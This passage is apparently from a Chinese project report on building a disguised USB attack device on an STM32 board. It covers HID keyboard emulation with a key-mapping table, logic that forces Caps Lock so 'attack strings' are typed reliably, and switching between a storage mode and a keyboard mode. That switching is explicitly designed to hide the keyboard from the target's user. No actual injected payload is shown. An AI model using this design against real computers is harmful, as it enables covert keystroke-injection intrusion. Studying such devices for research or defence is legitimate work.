下载压缩包：dt2_4.zip（https://usb.org/sites/default/files/documents/dt2_4.zip），使用此软件生成全键无冲的 HID 键盘设备报告描述符。它与标准键盘（即六键无冲）的区别在于：六键无冲(6-Key Rollover, 6KRO)的键盘可以在 BIOS 环境下使用，其发送描述符的数据包长度为 8 个字节，它允许用户同时按下多达六个键（不包括一些特定的修饰键如 Ctrl、Alt、Shift 等，这些键通常被设计为可以和其他键同时按下而不计入最大键数限

制），但上述自定义的全键无冲键盘发送描述符的数据包长度为 15 字节，通过将描述符数据包中的每个比特（除第二个字节）映射为键盘一个键的状态的方式，可支持一次性发送按下所有键的描述符数据包的功能。

自定义生成的全键无冲 HID 键盘设备报告描述符如下图所示：




图 2.1 HID 键盘描述符生成图

对该设备报告描述符关键字段解释如下：

1、USAGE_PAGE(Generic Desktop)：指定使用页面为通用桌面，指出接下来的 USAGE 将定义为桌面设备相关的功能。

2、USAGE(Keyboard)：表明设备是一个键盘。

3、COLLECTION(Application)：开始一个新的集合。此为应用级集合，包含了一组相关的功能。

4、USAGE_MINIMUM 和 USAGE_MAXIMUM：定义了集合中控件的最小和最大 USAGE 值。

5、LOGICAL_MINIMUM 和 LOGICAL_MAXIMUM：定义了数据的逻辑最小和最大值，表明用于输入设备的值范围。

6、REPORT_COUNT 和 REPORT_SIZE：定义了报告中数据字段的数量和每个字段的大小。

7、INPUT、OUTPUT、FEATURE：这些关键字定义了数据的用途。INPUT 表示数据可以被 USB 设备读取，OUTPUT 表示数据可以被主机写入，FEATURE 表示数据可以被主机读取和写入。

8、REPORT_ID：报告标识符，用于区分不同类型的报告。

9、USAGE_PAGE(LEDs)：指定了使用页面为 LED 指示灯。请注意：这里的 USAGE_MINIMUM 和 USAGE_MAXIMUM 定义了 LED 指示灯的最小和最大 USAGE 值，分别为数字键盘锁定键对应 LED 指示灯以及日语键盘下 Kana 键（用来切换字母键盘和假名键盘）对应指示灯。

10、END_COLLECTION：表示集合结束。

在该设备报告描述符的定义中，定义了一次发送数据包的长度为 15 字节、USB 设备接收来自主机设备的反馈数据包长度为 1 字节。对于这些数据包中各个比特所表示的内容如下图所示：

1、发送数据包（即 USB 设备发送给主机的数据包）：

```
*  ____________________________________________________________________________
*| Send Bytes Num:15Bytes                                                      |
*| buffer[0] - bit0: Left CTRL                                                 |
*|           - bit1: Left SHIFT                                                |
*|           - bit2: Left ALT                                                  |
*|           - bit3: Left GUI                                                  |
*|           - bit4: Right CTRL                                                |
*|           - bit5: Right SHIFT                                               |
*|           - bit6: Right ALT                                                 |
*|           - bit7: Right GUI                                                 |
*| buffer[1] - Padding = Always 0x00                                           |
*| buffer[2] - (A & a) ~ (H & h)                                               |
*| buffer[3] - (I & i) ~ (P & p)                                               |
*| buffer[4] - (Q & q) ~ (X & x)                                               |
*| buffer[5] - (Y & y) ~ (Z & z) | 1 ~ 6                                       |
*| buffer[6] - 7 ~ 0 | Enter | Esc | Backspace | Tab                         |
*|** This is the number key 1 ~ 0 in the main keyboard area                    |
*| buffer[7] - Space | - | = | [ | ] | \ | \ | ;                           |
*| buffer[8] - ' | ` | , | . | / | CapsLock | F1 ~ F2                      |
*| buffer[9] - F3 ~ F10                                                        |
*| buffer[A] - F11 ~ F12 | PRTSRC | ScrollLock | Pause | Insert | Home | PgUp |
*| buffer[B] - Delete | End | PgDn | Right | Left | Down | Up | NumLock       |
*| buffer[C] - / | * | - | + | Enter | 1 ~ 3                                   |
*| buffer[D] - 4 ~ 0 | .                                                       |
*|** This is the number key 1 ~ 0 in the numeric keypad area                   |
*| buffer[E] - (Keypad 6) ~ (Keyboard Application)                             |
*|____________________________________________________________________________|
```

图 2.2 发送数据包各比特含义图

2、接收数据包（即 USB 设备接收到的反馈数据包）：

```
*|_____________________________________________________________________|
*| Recv Bytes Num:1Bytes                                               |
*| buffer[0] - bit0: Num Lock       //States of Num Lock LED           |
*|           - bit1: Caps Lock      //States of Caps Lock LED          |
*|           - bit2: Scroll Lock    //States of Scroll Lock LED        |
*|           - bit3: Compose        //States of Compose LED            |
*|           - bit4: Kana           //States of Kana LED               |
*|           - bit5-7: Additional LED                                  |
*|_____________________________________________________________________|
```

图 2.3 接收数据包各比特含义图

2.1.2 物理键入逻辑实现

对于一次物理上的键盘键入操作，其实可分为键的按下与释放两个子过程：即键的按下与释放。对于这两个子动作，在 HID 设备与主机交互的过程中会发送两种不同的数据包：

（1）键的按下：由上述键盘设备描述符的含义可知。对于一次模拟键的按下操作，即置 15 字节的发送数据包中的对应位为 1 即可实现。

（2）键的释放：按键释放的本质就是发送的数据包里每一个键对应位均为 0，也就是未按下任何键。因此模拟键的松开就是发送一个全 0 的 15 字节的数据包。

1、从 ASCII 码到描述符映射表设计

该过程旨在设计从 ASCII 码字符到对应的 15Bytes 发送数据包的映射表，方便用户对发送描述符的操作与管理。ASCII 码的常用可见字符在 0~127 之间，因此我们设置一个至少 128 个元素的映射表，对于一些键盘中会用到的特殊功能键（比如快捷键等），我们在数组的 128 元素之后另行设计。

对于每一个字符到其数据包的映射，我们只需要知道为了输入此字符需要按下哪些键即可，然后在发送的 15 字节数据包中令这些键对应的位为 1 即可。值得注意的是：在英文状态输入下，小写字符 a-z 只需要单独按下键盘上的 a-z 键即可；对于大写字符 A-Z，我们需要同时按下 shift 键+对应的字母键，其余字符同理。

对该映射表的设计思路如下：

构造一个 uint8_t 类型的数组，

（1）数组的高四位表示的数指明在该键盘描述符中该字符状态表示位位于这个 15 字节数据包中的第几个字节(范围：0-14)

（2）数组的低四位中，最高位表示在模拟输入该字符时是否需要按下 shift 键：为

1 表示需要按下，反之反之；剩下三位表示的数指明该字符状态表示位位于这个 15 字节数据包中对应字节的第几位(范围：0-7)。

按照此方式构造出的映射表如下图示。其中：

（1）数组索引为 0-127 时：将该数组索引视为 ASCII 码值，其内容即为该 ASCII 码对应字符的映射值。（注：未用到的字符 ASCII 码索引内容为 0x00）

（2）数组索引为 128-133 时：此时为一些特殊键对应映射，图中已声明。

```
uint8_t map[134]={
      0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
      0x00, 0x00, 0x64, 0x00, 0x00, 0x64, 0x00, 0x00,
      0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
      0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
      0x70, 0x5a, 0x88, 0x5c, 0x5d, 0x5e, 0x68, 0x80,
      0x6a, 0x6b, 0x69, 0x7a, 0x82, 0x71, 0x83, 0x84,
      0x63, 0x52, 0x53, 0x54, 0x55, 0x56, 0x57, 0x60,
      0x61, 0x62, 0x7f, 0x77, 0x8a, 0x72, 0x8b, 0x8c,
      0x5b, 0x28, 0x29, 0x2a, 0x2b, 0x2c, 0x2d, 0x2e,
      0x2f, 0x38, 0x39, 0x3a, 0x3b, 0x3c, 0x3d, 0x3e,
      0x3f, 0x48, 0x49, 0x4a, 0x4b, 0x4c, 0x4d, 0x4e,
      0x4f, 0x58, 0x59, 0x73, 0x75, 0x74, 0x5f, 0x79,
      0x81, 0x20, 0x21, 0x22, 0x23, 0x24, 0x25, 0x26,
      0x27, 0x30, 0x31, 0x32, 0x33, 0x34, 0x35, 0x36,
      0x37, 0x40, 0x41, 0x42, 0x43, 0x44, 0x45, 0x46,
      0x47, 0x50, 0x51, 0x7b, 0x7d, 0x7c, 0x89, 0xb0,
      0x85,     //ASCII[128]:Capslock
      0x66,     //ASCII[129]:Backspace
      0x00,     //ASCII[130]:Ctrl
      0x02,     //ASCII[131]:Alt
      0x03,     //ASCII[132]:GUI
      0xb7,     //ASCII[133]:NumLock
};
```

图 2.4 从 ASCII 到描述符数据包映射表图

在此基础上实现映射逻辑函数如下表：

表 2.1 从 ASCII 到发送数据包单键映射函数伪代码

算法 2-1: *Get_Single_Descriptor*	
Input: $ascii,\ pos: uint8\_t$	//字符的 ASCII 码值
$Map: array[Maplen]\ of\ uint8\_t$	//映射表数组
Output: $sent\_buffer: array[15]\ of\ uint8\_t$	//字符对应发送数据包
1: $sent\_buffer \leftarrow 0$	//将$sent_buffer$数组全部置 0
2: $Map \leftarrow Map\_Init$	//将Map_Init宏赋给Map变量
3: $Map \leftarrow \boldsymbol{Convert2CapsMap}(Map)$	//将Map转化为大写状态下的映射
4: $pos = Map[ascii]$	//将映射表对应值赋给pos

5: $sent\_buffer[(uint8\_t)(pos \gg 4)]$ //映射主逻辑

$\leftarrow sent\_buffer[(uint8\_t)(pos \gg 4)] \vee (1 \ll ((uint8\_t)(pos \wedge 0x07))$

6: $\boldsymbol{if}\big((pos \wedge 0x08) = 8\big)\ \boldsymbol{then}$ //如果pos第 4 位为 1

7: $sent\_buffer[0] \leftarrow sent\_buffer[0] \vee 0x02$

8: $\boldsymbol{end\ if}$

在映射逻辑实现中，可再设计一个$\boldsymbol{Get_Multi_Descriptor}$函数用于实现快捷键的情况，即在打开终端等需要发送组合按键数据包时使用。

上述两个函数在使用全局变量$sent_buffer$的基础上，将需要按键数据包中的对应控制位或 1 得到最终一次性发送的数据包内容。

2、模拟键入逻辑实现

在物理键入数据的过程中，键的按下与释放操作中存在一个较短的时隙，为模拟这个时隙，采用 STM32 硬件抽象层的时延函数$\boldsymbol{HAL_Delay}$函数模拟。在实际情况中，这一时隙大约为 35ms 左右，因此选取 35ms 作为键的按下与释放操作间的时隙值。

键入逻辑函数设计如下表：

表 2.2 键入逻辑伪代码

算法 2-2: $\boldsymbol{Simulate\_Key\_Stroke}$	
Input: $ascii: uint8\_t$	//字符的 ASCII 码值
Output: 无	
9: $\boldsymbol{SimulateKeyPress}(ascii)$	//模拟按键按下
10: $\boldsymbol{HAL\_Delay}(StrokeSlot)$	//等待时延$StrokeSlot\ ms$
11: $\boldsymbol{SimulateKeyRelease}()$	//模拟按键释放
12: $\boldsymbol{HAL\_Delay}(StrokeSlot)$	//再次等待时延$StrokeSlot\ ms$

2.1.3 锁定主机大写环境逻辑设计

经过分析与研究，为了尽可能保证攻击注入字符的一次性成功，经过分析设计，采用以下方案：

1、攻击时确保主机输入环境处于大写状态：

这样可以屏蔽不同国家语言输入状态的干扰，保证输出英文半角字符。

2、通过**输入前后检查**和**触发中断陷阱**方法保证主机不受外部调整输入法干扰：

此过程保证 HID 输入设备不受任何其他键盘的输入影响，但由于这个过程需要保证一台 USB 设备发送数据，所有 USB 设备都能收到主机反馈，这样的反馈对于键盘设备而言只有LED指示灯的状态，也就是说键盘正常键入的英文字符后主机不会通过USB总线向其他设备发送反馈数据包。

以上设计通过构造中断陷阱的方式实现。思路如下：

1、开启 STM32 内置的 TIM 定时器功能；

2、STM32 库给出的回调方法中，$usbd_custom_hid_if.c$文件给出了 HID 设备在接收主机发送的数据包后的回调处理函数$\boldsymbol{CUSTOM_HID_OutEvent_FS}$。在此函数中我们在收集到主机发送的 LED 状态信息后，对主机现有大小写状态进行判断并采取相应的措施：

（1）在检测到主机变为小写状态后，直接触发定时器溢出中断；

（2）在触发中断后第一次进入定时器中断回调函数时，模拟大写键按下操作发送大写键描述数据包。

（3）继续执行$usbd_custom_hid_if.c$中初始化定时器中断并开始定时器计时，在50ms 后触发定时器溢出中断第二次进入定时器中断回调函数。

（4）在第二次进入定时器中断回调函数时模拟大写键释放操作。

（5）在第三次溢出进入定时器中断时执行关闭定时器操作。

以下给出锁定主机大写环境设计相应逻辑：

1、中断回调处理逻辑实现

接收主机数据包中断回调处理逻辑函数逻辑如下表：

表 2.3 数据传输中断回调处理逻辑函数伪代码

算法 2-3: $\boldsymbol{CUSTOM\_HID\_OutEvent\_FS}$	
Input: $event\_idx, state$	//函数传入参数
Output: $USBD\_OK$	//传输成功宏 1
1: $\boldsymbol{UNUSED}(event\_idx)$	//弃用该变量
2: $\boldsymbol{UNUSED}(state)$	//弃用该变量
3: $\boldsymbol{USBD\_CUSTOM\_HID\_ReceivePacket}(\&hUsbDeviceFS)$	//获取主机发送数据包
4: $\boldsymbol{return}\ USBD\_OK$	//返回传输成功

在该中断回调函数调用过的子函数***USBD_CUSTOM_HID_ReceivePacket***中增加如下逻辑：

表 2.4 调用子函数逻辑伪代码

算法 2-4: *USBD_CUSTOM_HID_ReceivePacket*

Input: $pdev$: $USBD\_HandleTypeDef$ ***ptr*** //句柄指针

$recv\_buffer$: $array[1]\ of\ uint8\_t$ //USB 设备接收数据包数组

$InterruptFlag$: int

Output: $USBD\_OK$ //传输成功宏 1

1: //在***USBD_LL_PrepareReceive***函数后加入如下代码：

2: ***if*** $\left((recv\_buffer[0] \leftarrow (hhid \rightarrow Report\_buf[0] \wedge 0x02)) \neq 0x02\right)$ ***then***

//若大写键对应比特不为 1(处于小写环境)

3: $InterruptFlag = 1$ //设置终端标记为 1

4: ***end if***

5: ***return*** $USBD\_OK$ //返回传输成功

定时器中断回调处理逻辑函数逻辑如下表：

表 2.5 定时器中断回调函数伪代码

算法 2-5: *HAL_TIM_PeriodElapsedCallback*

Input: $htim$: $TIM\_HandleTypeDef$ ***ptr*** //句柄指针

$InterruptCnt$: int //中断陷入计数器

$recv\_buffer$: $array[1]\ of\ uint8\_t$ //USB 设备接收数据包数组

Output: 无

1: ***if***$(htim = addr(htim2)$ ***then***

2: ***if***$(InterruptCnt = 0)$ ***then*** //第一次进入该函数

3: ***Get_Single_Descriptor***$(Capslock)$ //获取大写键对应发送数据包

4: ***USBD_CUSTOM_HID_SendReport***$(sent\_buffer)$

//发送数据包

5: ***else if***$(InterruptCnt = 1)$ ***then*** //第二次进入该函数

6: ***SimulateKeyRelease***() //模拟按键释放

7: $\boldsymbol{if}\big((recv\_buffer[0] \wedge 0x02) \neq 0x02\big)\ \boldsymbol{then}$

//若主机不属于大写状态

$InterruptCnt = -1$ //重置中断陷入计时器

$\boldsymbol{end\ if}$

8: $\boldsymbol{else\ then}$

9: $TIM2 \rightarrow CR1\ =\ \sim TIM\_CR1\_CEN$ //关闭定时器

10: $\boldsymbol{end\ if}$

11: $InterruptCnt \leftarrow (InterruptCnt)\ \boldsymbol{mod}\ 3$

12: $\boldsymbol{end\ if}$

2、中断陷阱触发逻辑设计

中断陷阱触发函数逻辑设计如下：

表 2.6 中断陷阱触发函数伪代码

算法 2-6: $\boldsymbol{InterruptTrap}$

Input: $InterruptFlagPtr: int\ \boldsymbol{ptr}$ //传入中断标记指针

Output: 无

1: $\boldsymbol{if}(*InterruptFlagPtr = 1)\ \boldsymbol{then}$ //若中断标记为 1

2: $*InterruptFlagPtr \leftarrow 0$ //将中断标记置 0

3: $(TIM2 \rightarrow EGR) \leftarrow (TIM2 \rightarrow EGR) \vee TIM\_EGR\_UG$

//立即触发中断，进入中断处理

4: $\boldsymbol{MX\_TIM2\_Init}()$ //第一次中断退出后初始化定时器

5: $\boldsymbol{HAL\_TIM\_Base\_Start\_IT}(\&htim2)$ //重新启动计时器

6: $\boldsymbol{end\ if}$

该函数在主函数的循环中不断执行，以检测全局变量$InterruptFlag$的值判断是否需要进入定时器中断调整主机大写状态。

对于发送数据包的函数$\boldsymbol{USBD_CUSTOM_HID_SendReport}$，其本质上是调用了硬件抽象层的$\boldsymbol{HAL_PCD_EP_Transmit}$函数，我们在此函数中加入如下检查逻辑：

表 2.7 硬件抽象层函数增加逻辑伪代码

算法 2-7: $\boldsymbol{HAL_PCD_EP_Transmit}$增加逻辑

Input: $InterruptFlag, NeedRollBack: int$ //传入中断标记、回滚标记参数

$recv\_buffer: array[1]\ of\ uint8\_t$ //USB 设备接收数据包数组

Output: 无

1: //在***USB_EPStartXfer***函数前加入如下代码：

2: //判断何时生成中断

3: $\boldsymbol{if}\big((recv\_buffer[0] \wedge 0x02) \neq 0x02\big)\ \boldsymbol{then}$ //若主机处于小写环境

4: $InterruptFlag \leftarrow 1$ //将中断标记置 1

5: ***end if***

6: //在***USB_EPStartXfer***函数后加入如下代码：

7: //判断何时回滚，重新输出该字符

8: $\boldsymbol{if}\big((recv\_buffer[0] \wedge 0x02) \neq 0x02\big)\ \boldsymbol{then}$ //若主机处于小写环境

9: $NeedRollBack \leftarrow 1$ //将回滚标记置 1

10: ***end if***

3、模拟键入字符串逻辑实现

对键入连续攻击字符串的过程，我们在模拟单个字符键入的基础上，在执行单字符键入前后判断主机是否处于大写状态，以执行相应的操作。若输入单字符前处于小写状态则模拟键入大写键恢复大写状态；若键入单字符后若检测到需要回滚，则模拟键入 Delete 键重新输入。

键入字符串函数逻辑设计如下：

表 2.8 键入字符串函数逻辑伪代码

算法 2-8: *SimulateKeyStrokes*

Input: $cntNowPtr: int\ ptr$ //字符输出计数变量

$recv\_buffer: array[1]\ of\ uint8\_t$ //USB 设备接收数据包数组

$str: array[len]\ of\ char$

Output: 无

1: $\boldsymbol{for}\ *cntNowPtr \leftarrow 0; *cntNowPtr < len; *cntNowPtr++\ \boldsymbol{do}$

2: //确保模拟单字符按键函数处于主机大写状态下进行

3: $\boldsymbol{if}\big((recv\_buffer[0] \wedge 0x02) \neq 0x02\big)\ \boldsymbol{then}$ //若主机处于小写环境

4: $\boldsymbol{SimulateKeyStroke}(Capslock)$ //键入大写键

5: ***end if***

6: $\boldsymbol{SimulateKeyStroke}(str[*cntNowPtr])$ //注入攻击字符串

7: //判断何时回滚，重新输出该字符

8: $\boldsymbol{if}(NeedRollBack = 1)\ \boldsymbol{then}$ //检测到需要回滚

9: $NeedRollBack \leftarrow 0$ //将回滚标记置 0

10: $*cntNowPtr--$ //字符输出计数变量-1

11: $\boldsymbol{SimulateKeyStroke}(Capslock)$ //键入大写键

12: ***end if***

13: ***end for***

2.2 MSC 设备的实现

2.2.1 MSC 设备实现思路

大容量存储设备（MSC）的实现有三种方式：

（1）在开发板的 RAM 中开辟一段内存空间作为 MSC 设备存储的介质：

这种方式本质上就是在 MSC 设备运行时通过***malloc***函数申请实现。由于开发板片上资源有限，通过这种方式实现的 MSC 设备容量很小，无法实现 FAT 格式磁盘初始化过程；同时由于 RAM 属掉电易失结构，在对开发板重新上电后会丢失上一次在 MSC 设备中存放的数据。

（2）使用开发板的内置 FLASH 作为存储介质：

在这种实现方式下需要在设备接口层面自定义编写 MSC 设备的初始化，容量获取，读写函数。这样生成的 MSC 设备的读取速度最快，可获得的容量适中，且存储数据永久保存。

（3）使用外置 FLASH 作为存储介质：

这种实现方式需要在第二种实现方式的基础上额外编写通过 SPI 驱动 FLASH 的驱动文件。这种实现方式 MSC 设备读取速度较慢，但可获得较大的容量，存储数据同样可以永久保存。

2.2.2 拟采用方案

本 MSC 设备采用第二种方案，即使用开发板内置的 FLASH 作为 MSC 设备的存储

介质。并针对此方式编写以下接口函数。

MSC 读接口函数如下所示：

表 2.9 MSC 读接口函数实现逻辑伪代码

算法 2-9: *STORAGE_Read_FS*

Input: $lun: uint8\_t$ //传入逻辑单元号参数

$buf: uint8\_t\ \boldsymbol{ptr}$ //传入数据数组

$blk\_addr: uint32\_t$ //传入块地址

$blk\_len: uint16\_t$ //传入块长度

Output: 返回 USB 操作状态宏定义

1: $\boldsymbol{if}(lun = 0)\ \boldsymbol{then}$ //若逻辑单元号为 0

2: $source\_addr = FLASH\_START\_ADDR + blk\_addr * FLASH\_PAGE\_SIZE$ //传入写入地址

3: $length = blk\_len * FLASH\_PAGE\_SIZE$ //传入写入长度

4: $\boldsymbol{memcpy}(buf, (uint8\_t*)source\_addr, length)$ //将数据读入到缓冲数组中

5: $\boldsymbol{return}\ USBD\_OK$

6: $\boldsymbol{end\ if}$

7: $\boldsymbol{return}\ USBD\_FAIL$

MSC 写接口函数如下所示：

表 2.10 MSC 写接口函数实现逻辑伪代码

算法 2-10: *STORAGE_Write_FS*

Input: $lun: uint8\_t$ //传入逻辑单元号参数

$buf: uint8\_t\ \boldsymbol{ptr}$ //传入数据数组

$blk\_addr,\ PageError: uint32\_t$ //传入块地址

$blk\_len: uint16\_t$ //传入块长度

$f: FLASH\_EraseInitTypeDef$ //FLASH 擦除初始化句柄

Output: 返回 USB 操作状态宏定义

1: $\boldsymbol{if}(lun = 0)\ \boldsymbol{then}$ //若逻辑单元号为 0

2: $\boldsymbol{HAL\_FLASH\_Unlock}()$ //解锁片上 FLASH

3: $f.TypeErase \leftarrow FLASH\_TYPEERASE\_PAGES$ //擦除类型为页擦除

4: $f.Banks \leftarrow FLASH\_BANK\_BOTH$ //擦除全部 FLASH

5: $f.Page \leftarrow \frac{FLASH\_START\_ADDR + blk\_addr*FLASH\_PAGE\_SIZE}{FLASH\_PAGE\_SIZE}$ //计算页

6: $f.NbPages \leftarrow blk\_len$ //计算页数

7: $\boldsymbol{HAL\_FLASHEx\_Erase}(\&f, \&PageError)$ //进行擦除

8: $\boldsymbol{for}\ i \leftarrow 0;\ i < blk\_len * FLASH\_PAGE\_SIZE;\ i{+}{=}\ 8\ \boldsymbol{do}$ //进行写入

9: $$\boldsymbol{HAL\_FLASH\_Program}\left(\begin{matrix} FLASH\_TYPEPROGRAM\_DOUBLEWORD, \\ FLASH\_START\_ADDR\ + \\ blk\_addr * FLASH\_PAGE\_SIZE\ +\ i, \\ *\ (uint64\_t\ *)(\&buf[i]) \end{matrix}\right)$$

10: $\boldsymbol{end\ for}$

11: $\boldsymbol{HAL\_FLASH\_Lock}()$ //锁片上 FLASH

12: $\boldsymbol{return}\ USBD\_OK$

13: $\boldsymbol{end\ if}$

14: $\boldsymbol{return}\ USBD\_FAIL$

2.3 HID+MSC 设备的组合实现

经过研究分析，在实现 USB 组合设备与 USB 复合设备的选择方面，由于 USB 复合设备在配置设备描述符时会使用复合设备（composite device descriptor）,会在 USB 设备插入时显示为组合设备，也即在靶机用户面前显示为 USB 复合设备，即在靶机用户面前暴露 HID 键盘设备的相应信息，因此拟选择攻击方式更为隐蔽，不泄露 HID 信息的 USB 组合设备方式进行设计。

本工作在分别实现 USB 的 HID 设备和 MSC 设备的基础上，通过合并驱动文件，通过配置组合设备描述符发送逻辑，实现串行执行的效果，即在 MSC 设备空闲时转换为 HID 键盘设备进行攻击，待攻击结束后转换为 MSC 设备。

组合设备的实现思路为在一个子设备工程源码的基础上加入另一个设备的相关配置文件与逻辑，然后通过调整修改部分函数执行流完成设备的组合。

由于 HID 设备对源码框架的修改处理较多，处于方便考虑，下面将以 HID 设备框架源码为基础，增加 MSC 设备的源码与转换处理逻辑。

该 USB 组合设备工程框架如下图所示：

STM32 USB组合设备HID+MSC工程框架：




图 2.5 USB 组合设备工程框架图

2.3.1 合并设备库文件

在 STM32 的 USB 设备框架中，$./Middlewares/ST/STM32_USB_Device_Library/Class$目录下存放了用于支持 STM32 微控制器的 USB 类设备库文件，其中提供的源代码、头文件提供了相关设备的 API 以及功能。在这里我们将 HID 单设备以及 MSC 单设备中的工程文件合并至该目录下，在使用不同的设备时分别调用即可。

2.3.2 配置基本参数

在 STM32 的 USB 设备框架中，$./USB_DEVICE/App/$目录下存放了关于实现 USB 设备的初始化、数据传输、状态处理以及接口等功能的源代码模版。由于在单设备编程时已实现相关功能，只需采取如下步骤：

（1）将两个子工程中$./USB_DEVICE/App/$目录下的接口以及功能文件合并，这里为防止文件名冲突，将 MSC 设备工程中的$usb_device.h$以及$usb_device.c$文件修改为$usb_device_MSC.h$和$usb_device_MSC.c$，连同$usbd_storage_if.h$和$usbd_storage_if.c$文件一起合并入该目录下。

（2）在该目录下的$usbd_desc.c$文件记录了 USB 设备在与主设备连接后认证时发送的设备描述符的数据包字段，该字段包含了注册设备时所需的供应商识别码以及产品识别码。为保证 HID 设备的隐蔽性，对 MSC 设备以及 HID 设备采用不同的产品识别码。因此在组合设备运行时，根据不同设备类型（MSC/HID）发送不同的设备描述符。

STM32 设备框架中的./*USB_DEVICE/Target*/目录下存放了 USB 设备的配置文件*usbd_conf.c*以及*usbd_conf.h*，其中包含了 USB 设备的基本配置参数。由于 HID 设备以及 MSC 设备的最大包长度、静态分配函数的全局参数存在差异，因此需要配置 MSC 设备相应的全局变量以及增加 MSC 设备对应的静态分配函数，上述静态分配（***static_malloc***）函数即通过定义变量的方式在栈中申请一片连续的空间，与 C 语言中***malloc***函数在堆中申请空间并不相同。

2.3.3 设计设备转换逻辑

USB 设备转换逻辑分为模拟设备插拔初始化以及设备转换时机两部分：

模拟设备插拔初始化：

在 USB 通信协议中，USB 设备与主设备的数据交互过程主要由 DP 与 DM 数据线传输差分信号完成。在进行两个子设备转换时需要模拟 USB 设备拔出再插入的过程。在 STM32 开发板中，通过操作开发板的 DP 线对应 GPIO 引脚可以实现物理上模拟 USB 设备拔插的过程。在 STML432KC 开发板中，PA12 引脚作为 DP 输出引脚，通过拉低 PA12 引脚可以模拟 USB 设备的拔出过程；同理拉高 PA12 引脚可以模拟 USB 设备再插入的过程。

设计设备转换逻辑时需要注意以下细节：

1、USB 设备物理拔插间需要一段时隙供主机识别 DP 线状态及处理。在本工程中，经过调试，设置拔插时隙为 50ms 可以使该项功能正常运行。

2、在模拟 USB 设备插入并执行设备初始化后，同样需要一段时隙清空缓冲区的数据，以保证后续正式的攻击字符串注入不出现因缓冲区满而无法处理导致注入错误的情况。

3、为进一步保证正式攻击注入字符串时 USB 设备和主机数据交互处于稳定状态，设计一个在初始化后进行检测的函数，用于检测当前注入过程是否存在缓冲区溢出的情况。这需要主机具有相应的反馈来确认键入是否有效。这里考虑通过键入数字键盘锁定键进行测试。思路如下：

（1）键入数字键盘锁定键，在回调处理函数***CUSTOM_HID_OutEvent_FS***中获得主机发送给 USB 设备的 1 字节数据包，获取其第 0 位比特得到当前主机所处数字键盘的锁定状态；

